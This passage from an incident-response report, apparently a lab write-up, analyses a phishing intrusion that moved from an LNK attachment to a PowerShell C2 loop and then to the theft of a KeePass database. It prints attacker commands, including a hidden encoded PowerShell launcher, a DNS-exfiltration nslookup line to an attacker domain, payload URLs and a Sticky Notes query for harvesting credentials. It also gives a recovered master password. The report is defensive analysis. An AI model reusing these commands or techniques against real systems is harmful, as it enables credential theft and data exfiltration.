
The loop utilized `Invoke-WebRequest` to fetch commands every **0.8** seconds and executed them using `Invoke-Expression`. Command outputs and errors were concatenated, UTF-8 encoded, and sent back to the C2 server via HTTP POST requests containing a custom tracking header (`X-38d2-8f49: 8cce49b0-b86459bb-27fe2489`).

The threat actor also utilized this session to download external tools. They initially attempted to load **Seatbelt** in-memory directly from a GitHub repository (`Invoke-Seatbelt.ps1`), which resulted in execution errors. Subsequently, they downloaded compiled Windows executables (`sb.exe` and `sq3.exe`) directly from their payload server (`files.bpakcaging.xyz`).

4.6 Network Analysis

Network traffic analysis corroborated the PowerShell telemetry. The victim workstation (`10.10.182.255`) was observed communicating with **three** primary external entities:

- **Payload Delivery:** `167.71.211.113` (Resolved to `files.bpakcaging.xyz`)
 - for downloading the initial `/update` stager and subsequent binaries (`sb.exe`, `sq3.exe`).
- **Command and Control:**
 - Port 8080 traffic associated with the polling loop to `cdn.bpakcaging.xyz`, with responses observed from infrastructure such as `159.89.205.40`.
- **Exfiltration:**
 - DNS queries sent directly to `167.71.211.113`, which the attacker had configured as a custom nameserver for their operations.



4.7 Discovery

Once interactive access was established, the threat actor executed a series of discovery commands to understand the compromised environment.

Initial commands included **basic host enumeration** (`whoami` , `pwd` , `ls`) and directory traversal.

The attacker then **executed the previously** downloaded **Seatbelt binary**

```
1  sb.exe -group=all
2
3  sb.exe -group=user
```

to automate the collection of extensive system, user, and security configuration data.

4.8 Collection

During directory traversal, the threat actor located a KeePass password database stored at

`C:\Users\j.westcott\Documents\protected_data.kdbx` .

To access this database, the attacker targeted the Windows Sticky Notes application. Utilizing the downloaded SQLite binary (`sq3.exe`),

they queried the local Sticky Notes database

```
1  AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plumsqLite
2
3  # with the command:
4  SELECT * from NOTE limit 100
```

This collection effort successfully recovered the KeePass Master Password: `%p9^3!1L^Mz47E2GaT^y` , which the user had insecurely stored as a plaintext note.

This effectively smuggled the file contents out of the network within legitimate-looking DNS requests.

```
1  tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name | grep ".bpakcaging.xyz" | cut -f1 -d '.' | grep -v
   -e "files" -e "cdn" | uniq | tr -d '\\n' > exfiltrated_data.txt
```

Post-incident decryption of the exfiltrated database using the recovered Master Password confirmed that it contained the company's corporate credit card details, including the Account Number, Expiration Date, and CVV.

5. Impact & Scope

5.1 Affected Assets

- Users:** Julianne Westcott (j.westcott)
- Hosts:** QL-WKSTN-5693
- Departments:** Finance Department

5.2 Files

- Created:**
 - sb.exe (Seatbelt execution)
 - sq3.exe (SQLite3 execution)

5.3 Network

- Malicious Domains:**

```
1  bpakcaging.xyz
2  files.bpakcaging.xyz
3  cdn.bpakcaging.xyz
4  tracking.bpakcaging.xyz
```

- Malicious IPs:**

```
1  167.71.211.113
2  15.235.99.80
3  159.89.205.40
```

5.4 Persistence

No traditional persistence mechanisms (such as Registry Run Keys, Scheduled Tasks, or Windows Services) were created during this intrusion.

The attacker relied on the continuous execution of the initial PowerShell C2 loop in memory to maintain access to the workstation.

5.5 Overall Impact

- Confidentiality (HIGH):** Sensitive corporate financial data, specifically corporate credit card information, was successfully stolen and decrypted by the threat actor.
- Integrity (LOW):** There was no evidence of data destruction, encryption (ransomware), or unauthorized modification of system configurations.
- Availability (LOW):** No critical systems, services, or business operations were disrupted during the intrusion.

6. Indicators of Compromise (IoCs)

6.1 Files

- Name:** Invoice_20230103.lnk
- MD5:** 9ec88799e81b7465d2459c055ce6819f
- SHA1:** 4deff59346887594d880bcb2e24c100a49cf5040
- SHA256:** 86d5e0589fbd8c90604da954197344801f0579de157510e13492db0c712a0cc8
- Description:** Malicious LNK payload
- Name:** sb.exe
- Description:** Seatbelt enumeration tool downloaded by attacker
- Name:** sq3.exe

- **Description:** SQLite3 command-line utility used for credential harvesting

6.2 Domains

```
1  bpakcaging.xyz
2  files.bpakcaging.xyz
3  cdn.bpakcaging.xyz
4  tracking.bpakcaging.xyz
```

6.3 IP Addresses

- 167.71.211.113 (Payload Delivery & DNS Exfiltration Server)
- 15.235.99.80 (SMTP Sender IP)
- 159.89.205.40 (Observed in C2 HTTP responses)

6.4 URLs

```
1  http://files.bpakcaging.xyz/update
2  http://files.bpakcaging.xyz/sb.exe
3  http://files.bpakcaging.xyz/sq3.exe
4  http://cdn.bpakcaging.xyz:8080/8cce49b0
5  http://cdn.bpakcaging.xyz:8080/b86459bb
6  http://cdn.bpakcaging.xyz:8080/27fe2489
```

6.5 Email Indicators

- **Sender:** agriffin@bpakcaging.xyz
- **Subject:** Collection for Quick Logistics LLC - Jan 2023
- **Message-ID:** <4uiwqc5wd1qx.HPk2p-JE_jYbkWIRB-SmuA2@tracking.bpakcaging.xyz>
- **Attachment:** Invoice.zip

6.6 PowerShell Indicators

- **Commands:**

```
1  powershell.exe -nop -windowstyle hidden -enc aQBlAHgA...
2
3  nslookup -q=A "$line.bpakcaging.xyz" $destination
```

7. MITRE ATT&CK Mapping

Tactic	Technique	ID	Evidence
Initial Access	Phishing: Spearphishing Attachment	T1566.001	Malicious Invoice.zip email attachment delivered to targeted user.
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	LNK file executing a Base64-encoded PowerShell stager.
Execution	User Execution: Malicious File	T1204.002	The victim manually opened the disguised LNK shortcut.
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Custom PowerShell loop polling C2 over HTTP port 8080.
Discovery	System Information Discovery	T1082	Execution of the Seatbelt (sb.exe) binary for environment recon.
Credential Access	Credentials from Password Stores	T1555	Master Password retrieved from plaintext Sticky Notes via sq3.exe.
Collection	Data from Local System	T1005	Identification and staging of the protected_data.kdbx database.
Exfiltration	Exfiltration Over Alternative Protocol	T1048	KeePass database chunked and exfiltrated via DNS nslookup queries.

8. Timeline

Time (UTC)	Source	Event	Evidence
2023-01-13 09:25:31	Email	Initial spear-phishing email delivered to julianne[.]westcott@hotmail[.]com.	<code>dump.eml</code> Headers
2023-01-13 17:10:49	Host	User executed the malicious LNK file, spawning hidden PowerShell.	EventID 4104
2023-01-13 17:10:54	Network	PowerShell downloaded the C2 stager from <code>files.bpakcaging.xyz</code> .	EventID 4104 / PCAP
2023-01-13 17:12:17	Host	Attacker attempted to execute <code>Invoke-Seatbelt.ps1</code> from GitHub.	EventID 4104
2023-01-13 17:13:xx	Host	Attacker downloaded <code>sb.exe</code> and <code>sq3.exe</code> to disk for recon.	EventID 4104 / PCAP
2023-01-13 17:15:xx	Host	Attacker queried Sticky Notes DB and obtained KeePass Master Password.	EventID 4104
2023-01-13 17:17:xx	Network	<code>protected_data.kdbx</code> exfiltrated via DNS to <code>167.71.211.113</code> .	EventID 4104

9. Incident Conclusion

9.1 Root Cause

The compromise occurred as a direct result of a successful spear-phishing attack. An employee received a socially engineered email containing a malicious LNK file disguised as an invoice. The execution of this LNK file allowed the threat actor to bypass initial execution restrictions, download a payload, and establish a remote command and control channel without triggering immediate endpoint alerts.

9.2 Attack Chain Summary

- On **January 13, 2023**, Julianne Westcott, a finance employee at Quick Logistics LLC, received a spear-phishing email masquerading as a collection notice from "B Packaging Inc."
- The threat actor utilized the typosquatted domain `bpakcaging.xyz` to bypass sender reputation checks.
- The email contained a **ZIP archive** holding a malicious Windows Shortcut (`Invoice_20230103.lnk`). Upon user execution, the **LNK file** utilized **PowerShell** to seamlessly download and execute an **in-memory stager**.
- This stager established an **HTTP-based C2** connection to `cdn.bpakcaging.xyz:8080`.
- The observed activity overlaps with known tradecraft of the threat group "**Boogeyman**," particularly their targeting of the logistics sector, use of **spear-phishing with malicious LNK files**, and deployment of **in-memory PowerShell C2** frameworks.
- The threat actor utilized this interactive access to **perform system enumeration** using Seatbelt (`sb.exe`).
- They **located a KeePass password database** (`protected_data.kdbx`) and queried the user's Sticky Notes database **using a downloaded SQLite** binary (`sq3.exe`), successfully **recovering** the database's **Master Password**.

Finally, the attacker exfiltrated the KeePass database by converting its binary content to hexadecimal strings and issuing sequential DNS queries to their infrastructure (`167.71.211.113`). Decryption of the exfiltrated database revealed sensitive corporate credit card information, resulting in a severe confidentiality breach.

9.3 Detection Opportunities

- Endpoint Execution:** The initial spawning of `powershell.exe` containing the `-enc` and `-windowstyle hidden` parameters from an LNK file is highly anomalous and should have generated alerts within Endpoint Detection and Response (EDR) solutions.
- Network Anomalies:** The continuous HTTP polling to port 8080 and the high volume of DNS `nslookup` queries containing long, encoded subdomains were distinct network anomalies that could have been identified by Network Traffic Analysis (NTA) tools or SIEM behavioral rules.
- Policy Failures:** The insecure storage of critical passwords in plaintext applications like Windows Sticky Notes represents a significant gap in security awareness and policy enforcement that directly facilitated the data breach.

9.4 Recommendations

- Critical:** Cancel and reissue the compromised corporate credit card immediately to prevent financial fraud.
- High:** Block all identified Indicators of Compromise (Domains, IPs, and Hashes) at network perimeters, firewalls, and endpoint security agents.
- High:** Implement attachment detonation capabilities and strictly block the delivery of LNK and highly-abused archive files via the corporate email gateway.

- **Medium:** Enforce advanced PowerShell logging (Script Block Logging and Module Logging) across all endpoints and actively forward these events to a centralized SIEM for behavioral analysis and alerting.
- **Medium:** Implement DNS filtering and anomaly detection to identify and prevent DNS-based data exfiltration and tunneling.
- **Low:** Conduct targeted security awareness training emphasizing the dangers of storing passwords in plain text and how to identify typosquatted sender domains in business communications.

Full Investigation Report

The complete DFIR investigation report is available here:

 [Boogeyman APT DFIR Report](#)